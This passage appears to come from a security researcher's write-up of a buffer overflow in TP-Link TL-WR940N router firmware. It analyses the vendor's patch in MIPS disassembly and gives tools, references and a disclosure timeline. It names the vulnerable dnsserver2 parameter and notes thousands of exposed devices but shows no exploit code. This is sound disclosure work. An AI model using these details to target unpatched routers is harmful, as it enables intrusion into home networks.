
Currently, a quick search on shodan reveals 7200 of these devices connected to the internet. (This number has grown by 3500 in a month)

Patching the Vulnerability

To patch these vulnerabilities, the vendor needed to replace the majority of the calls to strcpy with safer operations, such as strncpy. To their credit, they achieved this very quickly and

provided a full patch within a week of reporting the other vulnerable areas of code. I will quickly analyse the patches that were made.


The simplest thing to do first is to look at the cross-references to strcpy, from the vulnerable binary we had over 700 calls, and in the patched version we can see that this is no longer the case:



Further analysis on these locations shows that these calls do not operate on user input, for example:

```
lw      $v0, dword_5CD880
li      $a0, 0x140
la      $t9, strcpy
mult    $v0, $a0
lui     $a1, 0x59
addiu   $v0, 1
sw      $v0, dword_5CD880
la      $a1, aJForward_vs  # "-j FORWARD_VS"
mflo    $a0
jalr    $t9 ; strcpy
addu    $a0, $s2, $a0
lw      $gp, 0x28+var_18($sp)
nop
```

Now if we analyse an area that we know was vulnerable, such as the dnsserver2 GET parameter:



For quick reference, $a0 = dest, $a1 = src, $a2 = size. So following this we can see that:

1. 0x2C is loaded into $a2 before loc_452E0C.
2. The “dnsserver2” parameter is then grabbed using httpGetEnv.

3. If httpGetEnv returns 0 then the buffer var_24f is zeroed out.
4. Otherwise, the pointer returned is moved to $a1.
5. The size 0x2C is loaded into $a2.
6. The destination is already in $a0 (it is moved in the delay slot before the branch occurs).
7. After this, either memset or strncpy is called (through $t9), depending on the result of httpGetEnv.

As we can see this does not allow a buffer overflow to occur as only a maximum number of bytes can be copied into the buffer. Note that var_24F is a stack based buffer of size 0x2C.

In fact we can now see that the vulnerable pattern that was presented to the vendor has been replaced with a secure pattern. Therefore the patch properly protects against buffer overflows by removing calls to strcpy on input provided by the user.

Could Penetration Testing help prevent these issues in the future?

There's no doubt that Penetration Testing and static code review of firmware would help prevent vulnerabilities from making it out of the development life-cycle. In fact, we're currently finding such large numbers of vulnerabilities in Internet of Things (IOT) devices, some of which with a detrimental impact to users.

I imagine it's only a matter of time before security companies are drafted in during the development cycle, rather than when it's too late.

Tools Used:

Binwalk

IDA

Qemu

mipsrop.py plugin

USB 2.0 to TTL UART 6PIN CP2102 Module Serial Converter

Credit

Tim Carrington – @__invictus_ – as part of Fidus' Penetration Testing & Research team.

References

https://wiki.openwrt.org/toh/tp-link/tl-wr940n

https://static.tp-link.com/TL-WR940N(US)_V4_160617_1476690524248q.zip

https://www.devttys0.com/2012/10/exploiting-a-mips-stack-overflow/

https://cdn.imgtec.com/mips-training/mips-basic-training-course/slides/Caches.pdf

https://www.devttys0.com/2013/10/mips-rop-ida-plugin/

Timeline

Disclosed to vendor – 11/8/2017

Response from vendor, request for initial advisory – 14/8/2017

Initial advisory sent – 14/8/2017

Beta patch sent for testing by vendor – 17/8/2017

Patch confirmed to work, however other vulnerable locations were identified by myself, a second exploit was written to demonstrate this. Sent to vendor – 17/8/2017

Response by vendor, will look into the other vulnerable locations – 18/8/2017

Second patch sent for testing by vendor – 25/8/17

Patch confirmed to mitigate vulnerabilities (500+ calls to strcpy removed) – 29/8/2017

Patch released – 28/9/2017 (Only HW V5 US)

17 October 2017